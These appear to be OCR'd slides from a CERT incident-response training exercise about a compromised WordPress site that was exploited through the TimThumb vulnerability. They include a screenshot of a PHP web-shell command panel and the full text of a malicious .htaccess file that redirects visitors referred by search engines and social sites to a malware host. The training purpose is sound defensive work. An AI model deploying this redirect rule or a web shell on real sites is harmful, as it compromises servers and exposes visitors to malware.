[133.98.200.152]
2012/08/07 10:23:59 and 10:24:29
[191.41.160.172]
2012/08/07 10:22:59 to 2012/08/07 10:24:49 (every minutes)

Question 3

[Describe what happen to users if they access to web site.]

After 10:41, users are redirected to …
http://personal-info.itkeys/forum/image.php?page=beb2436a164c6222
After 10:50, users are redirected to …
http://image-server.itkeys/forum/image.php?page=beb2436a164c6222

[What is the root cause of this incident?]

Vulnerability in WordPress plugin, timthumb.php

JPCERT/CC WEEKLY REPORT 2011-08-10
【3】WordPress の TimThumb スクリプトに脆弱性
http://www.jpcert.or.jp/wr/2011/wr113001.html#3

Question 4

[What Sys admin should do ?]

discussion

[What company A should do?]

discussion


Question 5

- What We(AfricaCERT/JPCERT) can do for this case???

discussion

Malicious PHP tool

Enable bad guys to do any operation via web browser.



Pagat-exploit
.: a little piece of heaven :.

SAFE MODE IS OFF IP Address: 126.25.10.111 You: 126.25.10.2

```
Software : Apache/2.2.16 (Debian). PHP/5.3.3-7+squeeze8        Freespace :  8.34 GB of 13.85 GB (60.21%)
Uname    : Linux sadaharu-ac 2.6.32-5-amd64 #1 SMP Sun May 6 04:00:17
           UTC 2012 x86_64
User     : uid=33(www-data) gid=33(www-data) groups=33(www-data)
MySQL: ON MSSQL: OFF Oracle: OFF PostgreSQL: OFF Curl: ON Sockets: ON Fetch: OFF Wget: ON Perl: ON
DisFunc: NONE
```


/ var/ www/ fake/ drwxr-xr-x Directory: /var/www/fake/ Go

.: Directory List (5 files and 4 folders) :.

Name	Size	Date Modified	Owner/Group	Perms	Action
.	CURDIR	07.08.2012 17:38:13	www-data/www-data	drwxr-xr-x	□
..	UPDIR	10.07.2012 18:40:29	root/root	drwxr-xr-x	□
[common]	DIR	03.08.2012 16:11:22	www-data/www-data	drwxr-xr-x	□
[test]	DIR	03.08.2012 17:20:39	www-data/www-data	drwxr-xr-x	□
[wp]	DIR	06.08.2012 17:48:23	www-data/www-data	drwxr-xr-x	□
[zenphoto]	DIR	06.08.2012 17:48:29	www-data/www-data	drwxr-xr-x	□
.htaccess	944 B	07.08.2012 17:38:13	www-data/www-data	-rw-r--r--	□
index.html	16.24 KB	03.08.2012 16:11:22	www-data/www-data	-rw-r--r--	□
logo.php	202.47 KB	06.08.2012 16:07:34	www-data/www-data	-rw-r--r--	□
web.php	201.21 KB	07.08.2012 10:39:39	www-data/www-data	-rw-r--r--	□
web_base64.php	201.21 KB	06.08.2012 18:07:17	root/root	-rw-r--r--	□

.: COMMANDS PANEL :.

Top



.: Directory List (5 files and 4 folders) :.

Name	Size	Date Modified	Owner/Group	Perms	Action
.	CURDIR	07.08.2012 17:38:13	www-data/www-data	drwxr-xr-x	□
..	UPDIR	10.07.2012 18:40:29	root/root	drwxr-xr-x	□
[common]	DIR	03.08.2012 16:11:22	www-data/www-data	drwxr-xr-x	□
[test]	DIR	03.08.2012 17:20:39	www-data/www-data	drwxr-xr-x	□
[wp]	DIR	06.08.2012 17:48:23	www-data/www-data	drwxr-xr-x	□
[zenphoto]	DIR	06.08.2012 17:48:29	www-data/www-data	drwxr-xr-x	□
.htaccess	944 B	07.08.2012 17:38:13	www-data/www-data	-rw-r--r--	□
index.html	16.24 KB	03.08.2012 16:11:22	www-data/www-data	-rw-r--r--	□
logo.php	202.47 KB	06.08.2012 16:07:34	www-data/www-data	-rw-r--r--	□
web.php	201.21 KB	07.08.2012 10:39:39	www-data/www-data	-rw-r--r--	□
web_base64.php	201.21 KB	06.08.2012 18:07:17	root/root	-rw-r--r--	□

.: COMMANDS PANEL :.

Command: Execute

Quick Commands: List Directory Execute

PHP Filesystem: Read File File Execute

Search: (.*) ☑ regexp Search

Filesystem

Upload: Choose File (None) Upload Max size: 256MB | Temp dir: /home/haruki/analysis/cw/workdir/tmp/uploaded

Create: /var/www/fake/ ☑ Overwrite Create


View: /var/www/fake/ View

Can execute command

.htaccess file

Redirect users to arbitary sites base on the condition.

.htaccess file from compromised web se




```
<IfModule mod_rewrite.c>←
←
RewriteEngine On←
←
RewriteCond %{HTTP_REFERER} ^.*(google|ask|yahoo|baidu|youtube|wikipedia|qq|excite|altavista|msn|net
scape|aol|hotbot|goto|infoseek|mamma|alltheweb|lycos|search|metacrawler|bing|dogpile|facebook|twitte
r|blog|live|myspace|mail|yandex|rambler|ya|aport|linkedin|flickr|nigma|liveinternet|vkontakte|webalt
a|filesearch|yell|openstat|metabot|nol9|zoneru|km|gigablast|entireweb|amfibi|dmoz|yippy|search|walhe
llo|webcrawler|jayde|findwhat|teoma|euroseek|wisenut|about|thunderstone|ixquick|terra|lookle|metaeur
eka|searchspot|slider|topseven|allthesites|libero|clickey|galaxy|brainysearch|pocketflier|verygoodse
arch|bellnet|freenet|fireball|flemiro|suchbot|acoon|cyber-content|devaro|fastbot|netzindex|abacho|al
lesklar|suchnase|schnellsuche|sharelook|sucharchiv|suchbiene|suchmaschine|web-archiv).(.*)←
←
RewriteRule ^(.*)$ http://personal-info.itkeys/forum/image.php?page=beb2436a164c6222 [R=301,L]←
←
</IfModule> ←
```

Cases like this(put the malicious.htaccess that redirect users to malware site) can be seen so often.

List of vulnerable sites

There are several lists of vulnerable site in the internet.



Thursday, May 24, 2012

[redacted] Vulnerable Websites

[redacted]

[redacted]